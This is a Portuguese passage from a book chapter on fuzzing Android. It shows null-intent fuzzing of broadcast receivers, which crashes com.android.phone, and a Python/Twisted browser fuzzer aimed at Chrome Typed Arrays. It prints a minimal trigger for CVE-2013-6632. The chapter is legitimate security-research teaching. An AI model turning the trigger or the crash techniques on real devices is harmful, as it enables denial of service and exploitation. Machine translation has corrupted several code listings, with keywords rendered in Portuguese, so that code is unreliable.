Além do desempenho computacional bruto, as velocidades de comunicação também causam problemas. Os únicos canais disponíveis na maioria dos dispositivos Android são USB e Wi-Fi. Alguns dispositivos têm portas seriais acessíveis, mas elas são ainda mais lentas. Nenhum desses mecanismos tem um desempenho particularmente bom ao transferir arquivos ou emitir comandos regularmente. Além disso, pode ser muito difícil usar o Wi-Fi quando um dispositivo ARM está em um modo de energia reduzida, como quando a tela está desligada. Devido a esses problemas, é vantajoso minimizar a quantidade de dados transferidos para frente e para trás do dispositivo.

Apesar desses problemas de desempenho, o fuzzing em um dispositivo Android ativo ainda é melhor do que o fuzzing no emulador. Conforme mencionado anteriormente, os dispositivos físicos geralmente executam uma versão do Android que foi personalizada pelo fabricante do equipamento original (OEM). Se o código que está sendo visado por um fuzzer tiver sido alterado pelo fabricante, a saída de um fuzzer poderá ser diferente. Mesmo sem alterações, os dispositivos físicos têm códigos que simplesmente não estão presentes em uma imagem de emulador, como drivers para periféricos, software proprietário e assim por diante. Embora os resultados do fuzzing possam ser limitados a um determinado dispositivo ou família de dispositivos, é simplesmente insuficiente fazer o fuzzing no emulador.

Fuzzing de receptores de transmissão

Conforme discutido no Capítulo 4, os receptores de broadcast e outros pontos de extremidade de comunicação entre processos (IPC) são pontos de entrada válidos nos aplicativos, e sua segurança e robustez são frequentemente negligenciadas. Isso se aplica tanto a aplicativos de terceiros quanto a componentes oficiais do Android. Esta seção apresenta uma técnica de fuzzing muito rudimentar e muito burra dos receptores de transmissão: fuzzing de intenção nula. Essa técnica se materializou por meio do aplicativo IntentFuzzer da iSEC Partners, lançado por volta de 2010. Embora não tenha sido popularizada ou destacada muito além do lançamento inicial desse aplicativo, essa abordagem pode ajudar a identificar rapidamente alvos interessantes e orientar esforços de fuzzing adicionais, mais focados e mais inteligentes.

Identificação de um alvo

Primeiro, é necessário identificar quais Broadcast Receivers estão registrados, o que pode ser feito para um único aplicativo de destino ou para todo o sistema. Você pode identificar um único aplicativo de destino programaticamente usando a classe PackageManager para consultar os aplicativos instalados e seus respectivos receptores exportados, conforme demonstrado por este trecho ligeiramente modificado do IntentFuzzer:

```
protected ArrayList<ComponentName> getExportedComponents() {  
    ArrayList<ComponentName> found = new ArrayList<ComponentName>();  
    PackageManager pm = getPackageManager();  
    for (PackageInfo pi : pm  
        .getInstalledPackages(PackageManager.GET_DISABLED_COMPONENTS  
        | PackageManager.GET_RECEIVERS) {  
        PackageItemInfo items[] = null;  
        if (items != null)  
            for(PackageItemInfo pii : items)  
                found.add(new ComponentName(pi.packageName, pii.name));  
    }  
    return found;  
}
```

O método `getPackageManager` retorna um objeto `PackageManager`, `pm`. Em seguida, `getInstalledPackages` é chamado, filtrando apenas os receptores de transmissão habilitados, e o nome do pacote e o nome do componente são armazenados na matriz encontrada.

Como alternativa, você pode usar o Drozer para enumerar os receptores de transmissão em um dispositivo de destino ou para um aplicativo específico, da mesma forma que foi mostrado no Capítulo 4. O trecho a seguir lista os receptores de transmissão em todo o sistema e para o aplicativo único `com.yougetitback.androidapplication.virgin.mobile`.

```

dz> run app.broadcast.info
Pacote: android
    Receptor: com.android.server.BootReceiver
        Permissão: null
    Receptor: com.android.server.MasterClearReceiver Permissão:
        android.permission.MASTER_CLEAR

Pacote: com.amazon.kindle
    Receptor: com.amazon.kcp.redding.MarketReferralTracker Permissão:
        null
    Receptor: com.amazon.kcp.recommendation.CampaignWebView Permissão:
        null
    Receptor: com.amazon.kindle.StandaloneAccountAddTracker Permissão:
        null
    Receptor: com.amazon.kcp.reader.ui.StandaloneDefinitionContainerModule
        Permissão: null
    ...
    dz> run app.broadcast.info -a \ com.yougetitback.androidapplication.virgin.mobile
Pacote: com.yougetitback.androidapplication.virgin.mobile
    Receptor: com.yougetitback.androidapplication.settings.main.Entranc...
        Permissão: android.permission.BIND_DEVICE_ADMIN
    Receptor: com.yougetitback.androidapplication.MyStartupIntentReceiver
        Permissão: null
    Receptor: com.yougetitback.androidapplication.SmsIntentReceiver
        Permissão: null
    Receptor: com.yougetitback.androidapplication.IdleTimeout
        Permissão: null
    Receptor: com.yougetitback.androidapplication.PingTimeout
    ...

```

Geração de entradas

Para entender o que uma determinada entrada, como um receptor de Intent, espera ou pode assumir, geralmente é necessário ter um caso de teste básico ou analisar o próprio receptor. O Capítulo 4 inclui algumas análises passo a passo de um aplicativo de destino, juntamente com um receptor de difusão específico. Entretanto, dada a natureza do IPC no Android, você pode começar a trabalhar sem investir muito tempo. Para isso, basta construir objetos Intent explícitos sem absolutamente nenhuma outra propriedade (extras, sinalizadores, URIs etc.). Considere o seguinte trecho de código, também baseado no IntentFuzzer:

```

protected int fuzzBR(List<ComponentName> comps) { int
count = 0;
for (int i = 0; i < comps.size(); i++) {
    Intent in = new Intent();
    in.setComponent(comps.get(i));
    ...

```

No trecho de código anterior, o método `fuzzBR` recebe e itera pela lista de nomes de componentes do aplicativo. Em cada iteração, um objeto Intent é criado e `setComponent` é chamado, o que define o componente de destino explícito do Intent.

Fornecimento de insumos

A entrega de Intents pode ser realizada de forma programática, bastando chamar a função `sendBroadcast` com o objeto Intent. O trecho de código a seguir implementa o algoritmo, expandindo o trecho listado anteriormente.

```
protected int fuzzBR(List<ComponentName> comps) {  
    int count = 0;  
    for (int i = 0; i < comps.size(); i++) { Intent  
        in = new Intent();  
        in.setComponent(comps.get(i));  
        sendBroadcast(in);  
        count++;  
    }  
    contagem de retorno;  
}
```

Como alternativa, você pode usar o comando `am broadcast` para obter o mesmo efeito. Um exemplo de uso desse comando é mostrado aqui:

```
$ am broadcast -n com.yougetitback.androidapplication.virgin.mobile/co\  
m.yougetitback.androidapplication.SmsIntentReceiver
```

Você executa o comando, passando o aplicativo e o componente de destino, nesse caso o Broadcast Receiver, como parâmetro da opção `-n`. Isso cria e entrega efetivamente um Intent vazio. É preferível usar essa técnica ao realizar testes manuais rápidos. Ela também pode ser usada para desenvolver um fuzzer usando apenas comandos do shell.

Monitoramento de testes

O Android também oferece vários recursos para monitorar sua execução de fuzzing. Você pode usar o `logcat` como fonte de indicadores de uma falha. Essas falhas provavelmente se manifestarão na forma de uma exceção não tratada no estilo Java, como uma `NullPointerException`. Por exemplo, no trecho a seguir, você pode ver que o receptor de transmissão `SmsIntentReceiver` parece não fazer nenhuma validação do objeto Intent de entrada ou de suas propriedades. Ele também não trata exceções muito bem.

```
E/AndroidRuntime( 568): EXCEÇÃO FATAL: main  
E/AndroidRuntime( 568): java.lang.RuntimeException: Não foi possível iniciar  
o receptor com.yougetitback.androidapplication.SmsIntentReceiver:  
java.lang.NullPointerException
```

```
E/AndroidRuntime( 568):          at
    android.app.ActivityThread.handleReceiver(ActivityThread.java:2236)
E/AndroidRuntime( 568):          at
    android.app.ActivityThread.access$1500(ActivityThread.java:130)
E/AndroidRuntime( 568):          at
    android.app.ActivityThread$H.handleMessage(ActivityThread.java:1271)
E/AndroidRuntime( 568):          at
    android.os.Handler.dispatchMessage(Handler.java:99)  E/AndroidRuntime(
568):          at
    android.os.Looper.loop(Looper.java:137)
E/AndroidRuntime( 568):          at
    android.app.ActivityThread.main(ActivityThread.java:4745)
E/AndroidRuntime( 568):          at
    java.lang.reflect.Method.invokeNative(Native Method)
E/AndroidRuntime( 568):          at
    java.lang.reflect.Method.invoke(Method.java:511)
E/AndroidRuntime( 568):          at
    com.android.internal.os.ZygoteInit$MethodAndArgsCaller.run(ZygoteInit.
java:786)
E/AndroidRuntime( 568):          at
    com.android.internal.os.ZygoteInit.main(ZygoteInit.java:553)
E/AndroidRuntime( 568):          at
    dalvik.system.NativeStart.main(Native Method)
E/AndroidRuntime( 568): Causado por: java.lang.NullPointerException
E/AndroidRuntime( 568):          at
    com.yougetitback.androidapplication.SmsIntentReceiver.onReceive
(SmsIntentReceiver.java:1150)
E/AndroidRuntime( 568):          at
    android.app.ActivityThread.handleReceiver(ActivityThread.java:2229)
E/AndroidRuntime(568): .. 10 mais
```

Até mesmo os componentes fornecidos pelo OEM e pelo Google podem ser vítimas dessa abordagem, muitas vezes com resultados interessantes. Em um Nexus S, aplicamos nossa abordagem ao receptor PhoneApp\$NotificationBroadcastReceiver, que é um componente do pacote com.android.phone. A saída do logcat no momento é apresentada no código a seguir:

```
D/PhoneApp( 5605): Transmissão da notificação: null
...
E/AndroidRuntime( 5605): java.lang.RuntimeException: Não foi possível iniciar
o receptor com.android.phone.PhoneApp$NotificationBroadcastReceiver:
java.lang.NullPointerException
E/AndroidRuntime( 5605):          at
    android.app.ActivityThread.handleReceiver(ActivityThread.java:2236)
...
W/ActivityManager( 249): O processo com.android.phone travou muitas vezes:
matando!
I/Process ( 5605): Enviando sinal. PID: 5605 SIG: 9
I/ServiceManager(     81): o serviço 'simphonebook'
morreu I/ServiceManager(     81): o serviço
'iphonesubinfo' morreu I/ServiceManager(     81): o
serviço 'isms' morreu
```

```
I/ServiceManager( 81): o serviço 'sip' morreu
I/ServiceManager( 81): o serviço 'phone'
morreu
I/ActivityManager( 249): O processo com.android.phone (pid 5605) morreu.
W/ActivityManager( 249): Agendamento de reinício do serviço
com.android.phone/.TelephonyDebugService com falha em 1250ms
W/ActivityManager( 249): Agendamento de reinício do serviço
com.android.phone/.BluetoothHeadsetService com falha em 11249ms
V/PhoneStatusBar( 327): setLightsOn(true)
I/ActivityManager( 249): Start proc com.android.phone for restart com.android.phone:
pid=5638 uid=1001 gids={3002, 3001, 3003, 1015, 1028}
...
...
```

Aqui você vê o receptor levantando uma `NullPointerException`. Nesse caso, no entanto, quando a thread principal morre, o `ActivityManager` envia o sinal `SIGKILL` para `com.android.phone`. O resultado é a morte de serviços como `sip`, `phone`, `isms`, provedores de conteúdo associados que manipulam coisas como mensagens SMS e outros. Junto com isso, a conhecida caixa de diálogo modal Force Close aparece no dispositivo, conforme mostrado na Figura 6-1.




Figura 6-1: Caixa de diálogo Forçar fechamento de `com.android.phone`

Embora não seja particularmente glamouroso, uma rápida execução de fuzzing de intenção nula descobriu efetivamente uma maneira bastante simples de travar o aplicativo do telefone. À primeira vista, isso parece não passar de um aborrecimento casual para o usuário, mas não termina aí. Pouco tempo depois, o `rild` recebe um sinal `SIGFPE`. Isso normalmente indica uma operação aritmética errônea, geralmente uma divisão por zero. Na verdade, isso resulta em um despejo de falha, que é gravado no registro e em um arquivo de tombstone. O código a seguir mostra alguns detalhes relevantes do registro de falhas.

```
*** * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * *
Impressão digital de compilação:
'google/soju/crespo:4.1.2/JZO54K/485486:user/release-keys'
pid: 5470, tid: 5476, name: rild >>> /system/bin/rild <<
signal 8 (SIGFPE), code -6 (?), fault addr 0000155e
    r0 00000000    r1 00000008    r2 00000001    r3 0000000a
    r4 402714d4    r5 420973f8    r6 0002e1c6    r7 00000025
    r8 00000000    r9 00000000    sl 00000002    fp 00000000
    ip fffd405c    sp 40773cb0    lr 40108ac0    pc 40106cc8 cpsr 20000010
...
backtrace:
```

```
#00 pc 0000dcc8 /system/lib/libc.so (kill+12)
#01 pc 0000fabc /system/lib/libc.so ( aeabi_ldiv0+8)
#02 pc 0000fabc /system/lib/libc.so ( aeabi_ldiv0+8)
```

...

Observando o back trace desse relatório de falha, você pode ver que a falha tem algo a ver com a função `ldiv0` em `libc.so`, que aparentemente chama a função `kill`. A relação entre `rild` e o aplicativo `com.android.phone` pode ser aparente para aqueles que estão mais familiarizados com o Android - e é discutida em mais detalhes no Capítulo 11. Nossa simples execução de fuzzing revela que esse Broadcast Receiver específico tem algum efeito em um componente fundamentalmente central do Android. Embora o fuzzing de intenção nula possa não levar à descoberta de muitos bugs exploráveis, ele é uma boa opção para encontrar pontos de extremidade com validação de entrada fraca. Esses pontos de extremidade são ótimos alvos para uma exploração mais aprofundada.

Fuzzing Chrome para Android

O navegador Android é um alvo atraente para o fuzz por vários motivos. Primeiro, é um componente padrão que está presente em todos os dispositivos Android. Além disso, o navegador Android é composto de Java, JNI, C++ e C. Como os navegadores da Web se concentram muito no desempenho, a maior parte do código é implementada em linguagens nativas. Talvez devido à sua complexidade, muitas vulnerabilidades foram encontradas nos mecanismos dos navegadores. Isso é especialmente verdadeiro para o mecanismo WebKit no qual o navegador Android foi desenvolvido. É fácil começar a fazer fuzzing no navegador, pois existem poucas dependências externas; é necessário apenas um ambiente Android Debug Bridge (ADB) em funcionamento para começar. O Android facilita a automatização das entradas de processamento. O mais importante, conforme discutido no Capítulo 5, é que o navegador da Web expõe uma quantidade absolutamente surpreendente de superfície de ataque por meio de todas as tecnologias que ele suporta.

Esta seção apresenta um fuzzzer rudimentar chamado `BrowserFuzz`. Esse fuzzzer tem como alvo o principal mecanismo de renderização do navegador Chrome para Android, que é uma das bibliotecas de dependência subjacentes. Como é típico em qualquer fuzzing, o objetivo é exercitar o código do Chrome com muitas entradas malformadas. Em seguida, esta seção explica como selecionamos a tecnologia a ser testada, geramos entradas, as entregamos para processamento e monitoramos o sistema quanto a falhas. Trechos de código do fuzzzer apóiam a discussão. O código completo está incluído com os materiais no site do livro.

Seleção de uma tecnologia a ser direcionada

Com um alvo tão grande e complexo como um navegador da Web, é um desafio decidir exatamente o que fazer o fuzz. O grande número de tecnologias suportadas torna

inviável desenvolver um fuzzer que exerça toda a funcionalidade. Mesmo que você desenvolvesse um fuzzer desse tipo, seria improvável que ele obtivesse um nível aceitável de cobertura de código. Em vez disso, é melhor concentrar os esforços de fuzzing em uma área menor do código. Por exemplo, concentre-se em fazer fuzzing apenas em SVG ou XSLT, ou talvez se concentre na interação entre duas tecnologias, como JavaScript e HTML. Escolher exatamente onde concentrar os esforços de fuzzing é uma das partes mais importantes de qualquer projeto de fuzzing de navegador. Um bom alvo é aquele que aparentemente contém a maioria dos recursos e tem menos probabilidade de já ter sido auditado por outros. Por exemplo, os componentes de código fechado podem ser difíceis de auditar, o que os torna um alvo fácil para a fuzzing. Outro aspecto a ser considerado ao escolher uma tecnologia de navegador é a quantidade de documentação. A funcionalidade menos documentada tem a probabilidade de ser mal implementada, o que lhe dá uma chance maior de causar um acidente.

Antes de selecionar uma tecnologia, reúna o máximo de informações possível sobre quais tecnologias são compatíveis. Sites de compatibilidade de navegadores, como <http://mobilehtml5.org/> e <http://caniuse.com/>, contêm uma grande quantidade de conhecimento sobre quais tecnologias são compatíveis com vários navegadores. Por fim, o recurso mais importante é o próprio código-fonte. Se o código-fonte não estiver disponível para a tecnologia de destino, os binários de engenharia reversa aprimoram o desenvolvimento do fuzzer. Também vale a pena pesquisar a tecnologia em profundidade ou analisar bugs ou vulnerabilidades anteriores descobertos no código-alvo ou em códigos semelhantes. Em resumo, a coleta de mais informações leva a decisões mais fundamentadas.

Para simplificar, decidimos nos concentrar na versão 5 do HTML. Essa especificação representa a quinta encarnação da linguagem principal da tecnologia de navegadores da Web. No momento em que este artigo foi escrito, ela ainda é bastante nova e ainda não se tornou uma recomendação do W3C. Dito isso, o HTML5 se tornou a versão mais rica e abrangente do HTML até o momento. Ele inclui suporte direto a tags como

`<video>` e `<audio>`. Além disso, ele suporta `<canvas>`, que é um contexto gráfico com script que permite desenhar e renderizar gráficos de forma programática. A riqueza do HTML5 vem de sua forte dependência de scripts, o que possibilita um conteúdo extremamente dinâmico.

Este texto se concentra em um recurso da versão 5 do HTML que foi adicionado há relativamente pouco tempo no navegador Chrome para Android: Typed Arrays. Esse recurso permite que um desenvolvedor da Web acesse uma região da memória formatada como uma matriz nativa. Considere o seguinte trecho de código:

```
var arr = new Uint8Array(16);
for (var n = 0; n < arr.length; n++) {
    arr[n] = n;
}
```

Esse código cria uma matriz de dezesseis elementos e a inicializa para conter os números de 0 a 15. Nos bastidores, o navegador armazena esses dados no

da mesma forma que uma matriz nativa de caracteres sem sinal seria armazenada. O trecho a seguir mostra a representação nativa:

```
00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f
```

Conforme mostrado no código anterior, os dados são compactados de forma muito compacta. Esse fato o torna muito eficiente e conveniente para passar para o código subjacente que opera em matrizes na representação nativa. Um ótimo exemplo são as bibliotecas de imagens. Como não é necessário traduzir os dados para frente e para trás entre JavaScript e representações nativas, o navegador (e, consequentemente, o aplicativo da Web) pode obter maior desempenho por meio de maior eficiência.

Na competição Mobile Pwn2Own 2013, o pesquisador conhecido como Pinkie Pie demonstrou um comprometimento bem-sucedido do navegador Chrome para Android em execução no Nexus 4 totalmente atualizado com Android 4.3. Pouco tempo depois, as correções para os problemas explorados por Pinkie Pie foram enviadas para os repositórios de código aberto afetados. Ao dar uma olhada mais de perto, Jon Butler, da MWR Labs, identificou uma alteração no código Typed Arrays implementado no mecanismo V8 JavaScript usado pelo Chrome. Depois de perceber o problema, ele tuitou um gatilho de prova de conceito mínimo para a vulnerabilidade, conforme mostrado na Figura 6-2.



Figura 6-2: Gatilho mínimo para o CVE-2013-6632

Ao ver essa prova de conceito, fomos inspirados a desenvolver um fuzzer que exercitasse ainda mais o código Typed Arrays no Chrome para Android. Se um erro tão flagrante estivesse presente, poderia haver outros problemas à espreita. Com um alvo selecionado, estávamos prontos para desenvolver o código necessário para iniciar o teste de fuzzing dessa funcionalidade.

Geração de entradas

A próxima etapa do processo de criação desse fuzzer é desenvolver o código para gerar casos de teste de forma pro-gramatical. Diferentemente do fuzzing burro baseado em mutação, usamos uma abordagem generativa. A partir da prova de conceito mínima publicada por Jon Butler, nosso objetivo é desenvolver um gerador de páginas rudimentar. Cada

contém algum código padrão que executa uma função JavaScript depois que ela é carregada. Em seguida, geramos aleatoriamente algum JavaScript que exerce a funcionalidade Typed Array dentro da própria função JavaScript. Assim, o núcleo do nosso algoritmo gerativo se concentra no corpo da função JavaScript.

Primeiro, dividimos o acionador mínimo na criação de duas matrizes separadas. Na prova de conceito, o primeiro array é um array JavaScript tradicional reservado para um tamanho específico. Por padrão, ele é preenchido com valores zero. A criação dessa matriz está aninhada dentro do acionador mínimo, mas pode ser feita separadamente. Usando essa forma, o acionador mínimo se torna

```
var arr1 = new Array(0x24924925);
var arr2 = new Float64Array(arr1);
```

Usamos essa notação em nosso fuzzer, pois ela nos permite experimentar outros tipos de matriz tipada em vez do tipo tradicional de matriz do JavaScript.

Para gerar o código que cria a primeira matriz, usamos o seguinte código:

```
45page += " try { " + generate_var() + " } catch(e) { console.log(e);
}\n"
```

Aqui, usamos a função `generate_var` para criar a declaração da primeira matriz. Envolvemos a criação da matriz em um bloco try-catch e imprimimos qualquer erro que ocorra no console do navegador. Isso ajuda a descobrir rapidamente possíveis problemas no que estamos gerando. A seguir, o código da função `generate_var`:

```
64 def generate_var():
65     vtype = random.choice(TYPEDARRAY_TYPES)
66     vlen = rand_num()
67     return "var arr1 = new %s(%d);" % (vtype, vlen)
```

Primeiro, escolhemos aleatoriamente um tipo Typed Array da nossa matriz estática de tipos compatíveis. Em seguida, escolhemos um comprimento aleatório para a matriz usando a função `rand_num`. Por fim, usamos o tipo e o comprimento aleatório para criar a declaração do nosso primeiro array.

Em seguida, voltamos nossa atenção para a geração do segundo array. Essa matriz é criada a partir da primeira matriz e usa seu tamanho. A vulnerabilidade depende do fato de o primeiro array estar em um intervalo específico de tamanhos por dois motivos. Em primeiro lugar, isso faz com que ocorra um estouro de número inteiro ao calcular o tamanho da região de memória a ser alocada para a segunda matriz. Em segundo lugar, ele precisa passar por alguma validação destinada a impedir que o código prossiga caso tenha ocorrido um estouro de número inteiro. Infelizmente, a verificação foi realizada incorretamente nesse caso. Aqui está um trecho com o código que gera a segunda matriz:

```
49page += " try { " + generate_assignment() + "
}catch(e){ console.log(e); }\n"
```

Da mesma forma que geramos a criação da primeira matriz, envolvemos a criação em um bloco try-catch. Em vez de usar a função `generate_var`, usamos a função `generate_assignment`. O código para essa função é o seguinte:

```
69 def generate_assignment():
70     vtype = random.choice(TYPEDARRAY_TYPES)
71     return "var arr2 = new %s(arr1);" % (vtype)
```

Essa função é um pouco mais simples porque não precisamos gerar um comprimento aleatório. Simplesmente escolhemos um tipo aleatório de matriz tipada e geramos o JavaScript para declarar a segunda matriz com base na primeira.

Nesse fuzzer, a função `rand_num` é crucial. No gatilho mínimo, é usado um número bastante grande. Em uma tentativa de gerar valores semelhantes a esse valor, criamos o algoritmo mostrado aqui:

```
def rand_num():
    divisor = random.randrange(0x8) + 1
    dividend = (0x100000000 / divisor) if
        random.randrange(3) == 0:
            addend = random.randrange(10)
            addend -= 5
            dividend += addend
    return dividend
```

Primeiro, selecionamos um divisor aleatório entre 1 e 8. Não usamos zero, pois a divisão por 0 causaria falha no nosso fuzzer. Além disso, não usamos nenhum número maior que 8, porque 8 é o maior tamanho de um elemento em qualquer tipo de matriz tipada (`Float64Array`). Em seguida, dividimos 2^{32} pelo nosso divisor selecionado aleatoriamente. Isso produz um número que provavelmente acionará um estouro de número inteiro quando multiplicado. Por fim, adicionamos um número entre -5 e 4 ao resultado com uma probabilidade de um em três. Isso ajuda a descobrir casos extremos em que ocorre um estouro de número inteiro, mas não causa um comportamento inadequado.

Por fim, compilamos uma lista dos tipos de matriz tipada da especificação. Um link para a especificação é fornecido no Apêndice C incluído neste livro. Colocamos os tipos na matriz global do Python chamada `TYPEDARRAY_TYPES`, que é usada pelas funções `generate_var` e `generate_assignment`. Quando combinados com o código padrão que executa nossa função JavaScript gerada, podemos gerar entradas funcionais na forma de páginas HTML5 que exercitam Typed Arrays. Nossa tarefa de geração de entrada foi concluída e estamos prontos para que nossos dispositivos Android os processem.

Processamento de entradas

Agora que o fuzzer do navegador está gerando entradas interessantes, a próxima etapa é fazer com que o navegador as processe. Embora essa tarefa seja, em geral, a menos sexy para

sem ele, não é possível obter a automação que torna os testes de fuzz tão bons. Os navegadores recebem principalmente entradas com base em URLs (Universal Resource Locators). Aprofundar-se em todas as complexidades envolvidas na construção e análise de URLs está fora do escopo deste capítulo. O mais importante é que o URL informa ao navegador o mecanismo a ser usado para obter a entrada. Dependendo do mecanismo usado, a entrada deve ser fornecida de acordo.

O BrowserFuzz fornece entradas para o navegador usando HTTP. É provável que outros meios, como o upload da entrada e o uso de um URL file://, funcionem, mas não foram investigados. Para fornecer entradas via HTTP, o fuzzer implementa um servidor HTTP rudimentar com base na estrutura Twisted Python. O código relevante é mostrado aqui:

```
13 de twisted.web import server, resource
14 de twisted.internet import reactor
...
83 classe FuzzServer(resource.Resource):
84     isLeaf = True
85     página = Nenhum
86     def render_GET(self, request):
87         caminho = request.postpath[0]
88         se o caminho == "favicon.ico":
89             request.setResponseCode(404)
90             retornar "Not found" (Não encontrado)
91             self.page = generate_page()
92             return self.page
93
94 se name == " main ":
95     # Iniciar o servidor HTTP
96     server_thread = FuzzServer()
97     reactor.listenTCP(LISTEN_PORT, server.Site(server_thread))
98     threading.Thread(target=reactor.run, args=(False,)).start()
```

Como dito anteriormente, esse servidor HTTP é bastante rudimentar. Ele responde apenas a solicitações GET e tem muito pouca lógica para o que retornar.

A menos que o favicon .ico é solicitado, o servidor sempre retorna uma página gerada, que é salva para uso posterior. No caso do ícone, um erro 404 é retornado para informar ao navegador que esse arquivo não está disponível. Na parte principal do fuzzer, o servidor HTTP é iniciado em seu próprio thread em segundo plano. Graças ao Twisted, nada mais precisa ser feito para servir as entradas geradas.

Com um servidor HTTP instalado e em funcionamento, o fuzzer ainda precisa fazer mais uma coisa para que as entradas sejam processadas automaticamente. Ele precisa instruir o navegador a carregar páginas do URL correspondente. Automatizar esse processo no Android é muito fácil, graças ao ActivityManager. Basta enviar um Intent usando o programa de linha de comando am para iniciar simultaneamente o navegador e dizer a ele de onde carregar o conteúdo. O trecho a seguir da função execute_test dentro do BrowserFuzz faz isso.

```

57     tmpuri = "fuzzyou?id=%d" % (time.time())
58     output = subprocess.Popen([ 'adb', 'shell', 'am', 'start',
59         '-a', 'android.intent.action.VIEW',
60         '-d', 'http://%s:%d/%s' % (LISTEN_HOST, LISTEN_PORT,
61             tmpuri),
62         '-e', 'com.android.browser.application_id', 'wooo',
63         'com.android.chrome'
64     ], stdout=subprocess.PIPE,
65     stderr=subprocess.STDOUT).communicate()[0]

```

A linha 57 gera uma string de consulta baseada em tempo para solicitação. O tempo é usado para garantir que o navegador solicite uma nova cópia do conteúdo a cada vez, em vez de reutilizar uma do cache. As linhas 58 a 63 executam de fato o comando `am` no dispositivo usando o ADB.

A linha de comando completa que o `BrowserFuzz` usa é bastante longa e envolvente. Ele usa o subcomando `start`, que inicia uma atividade. Várias opções de Intent seguem o subcomando. Primeiro, a ação do Intent (`android.intent.action.VIEW`) é especificada com a opção `-a`. Essa ação específica permite que o `ActivityManager` decida como lidar com a solicitação, que, por sua vez, decide com base nos dados especificados com a opção `-d`. O `BrowserFuzz` usa um URL HTTP que aponta para o servidor que foi iniciado, o que faz com que o `ActivityManager` inicie o navegador padrão. Em seguida, a opção `-e` fornece dados extras ao Chrome que definem `com.android`

`.browser.application_id` para "wooo". Isso faz com que a solicitação seja aberta na mesma guia do navegador, em vez de criar uma nova guia para cada execução. Isso é particularmente importante porque a criação de várias novas guias desperdiça memória e torna a reinicialização de um navegador com falha mais demorada. Além disso, é improvável que a reabertura de casos de teste anteriores na reinicialização ajude a encontrar um bug, pois essas entradas já foram processadas uma vez. A parte final do comando especifica o pacote que deve ser iniciado. Embora esse fuzzer use o `com.android.chrome`, também é possível ter como alvo outros navegadores. Por exemplo, o antigo navegador Android em um Galaxy Nexus pode ser iniciado usando o nome do pacote `com.google.android.browser`.

Como o objetivo do `BrowserFuzz` é testar muitas entradas automaticamente, a peça final do quebra-cabeça de processamento de entrada é um loop trivial que executa testes repetidamente. Aqui está o código:

```

45     def run(self):
46         while self.keep_going:
47             self.execute_test()

```

Enquanto o sinalizador `keep_going` for verdadeiro, o `BrowserFuzz` executará testes continuamente. Com os testes em execução, a próxima etapa é monitorar o aplicativo de destino em busca de comportamento inadequado.

Monitoramento de testes

Conforme discutido anteriormente neste capítulo, monitorar o comportamento do programa-alvo é essencial para saber se você descobriu algo digno de nota.

Embora exista uma variedade de técnicas de monitoramento, o BrowserFuzz usa uma abordagem simplista.

Lembre-se de que, no Capítulo 2, o Android contém um mecanismo de registro do sistema que pode ser acessado com o comando `logcat`. Esse programa existe em todos os dispositivos Android e é exposto diretamente via ADB. Lembre-se também de que o Android contém um processo especial do sistema chamado `debuggerd`. Quando um processo no Android falha, o `debuggerd` grava informações sobre a falha no registro do sistema. O BrowserFuzz conta com esses dois recursos para realizar seu monitoramento.

Antes de iniciar o Chrome, o fuzzer limpa o registro do sistema para remover quaisquer entradas irrelevantes. A linha a seguir faz isso:

```
54 subprocess.Popen(['adb', 'logcat', '-c']).wait() # limpar o registro
```

Como antes, usamos a função Python `subprocess.Popen` para executar o comando `adb`. Desta vez, usamos o comando `logcat`, passando o argumento `-c` para limpar o registro.

Em seguida, depois de apontar o navegador para seu servidor HTTP, o fuzzer dá ao navegador algum tempo para processar a entrada criada. Para fazer isso, ele usa a função `time.sleep` do Python:

```
65 time.sleep(60) # dê tempo ao dispositivo esperamos que ele trave
```

Passamos um número de segundos que dá ao Chrome tempo suficiente para processar nossa entrada elaborada. O número aqui é bastante grande, mas isso é intencional. O processamento de `TypedArrays` grandes pode levar um bom tempo, especialmente quando executado em um dispositivo de potência relativamente baixa.

A próxima etapa é examinar o registro do sistema para ver o que aconteceu. Novamente, usamos o comando `adb logcat`, conforme mostrado aqui:

```
68 log = subprocess.Popen(['adb', 'logcat', '-d'], # dump
69     stdout=subprocess.PIPE,
70     stderr=subprocess.STDOUT).communicate()[0]
```

Dessa vez, passamos o argumento `-d` para dizer ao `logcat` para despejar o conteúdo do registro do sistema. Capturamos a saída do comando na variável `log`. Para fazer isso, usamos as opções `stdout` e `stderr` de `subprocess.Popen` combinadas com o método `communicate` do objeto retornado.

Por fim, examinamos o conteúdo do registro em nosso fuzzer usando o seguinte código.

```
72     se log.find('SIGSEGV') != -1:
73         crashfn = os.path.join('crashes', tmpuri)
74         print "      Crash!!! Salvando página/registro em %s" % crashfn
75
76         com open(crashfn, "wb") como f:
77             f.write(self.server.page)
78         com open(crashfn + '.log', "wb") as f:
79             f.write(log)
```

As falhas mais interessantes, do ponto de vista da corrupção de memória, são as violações de segmentação. Quando elas aparecem nos registros do sistema, elas contêm o

string `SIGSEGV`. Se não encontrarmos a string na saída do registro do sistema, descartamos a entrada gerada e tentamos novamente. Se encontrarmos a cadeia de caracteres, podemos ter relativa certeza de que ocorreu uma falha devido ao nosso teste de fuzz.

Depois que uma falha é observada, armazenamos as informações de registro do sistema e o arquivo de entrada gerado localmente para análise posterior. Ter essas informações na máquina local nos permite examinar rapidamente as falhas em outra janela, enquanto deixamos o fuzzer continuar a ser executado.

Para provar a eficácia desse fuzzer, os autores o executaram por vários dias. O equipamento de teste específico foi um Nexus 7 2012 com Android

4.4. Foi usada a versão do aplicativo Chrome para Android disponível no momento do Mobile Pwn2Own 2013. Essa versão foi obtida com a desinstalação das atualizações

para o aplicativo em Configurações > Aplicativos e desativar as atualizações no Google Play. A seguir, são mostradas as informações específicas da versão:

```
W/google-breakpad(12273) : Impressão digital de
compilação do Chrome: W/google-breakpad(12273) :
30.0.1599.105
Com/google-breakpad(12273) : 1599105
W/google-breakpad(12273) : ca1917fb-f257-4e63-b7a0-c3c1bc24f1da
```

Durante o teste, o monitoramento do registro do sistema em outra janela forneceu informações adicionais sobre o progresso do fuzzer. Especificamente, ele revelou que alguns dos tipos `TypedArray` não são compatíveis com o Chrome, conforme evidenciado pela seguinte saída.

```
I/chromium( 1690) : [INFO:CONSOLE(10)] "ReferenceError: ArrayBufferView
is not defined", fonte: http://10.0.10.10:31337/fuzzyou?id=1384731354 (10) [...]
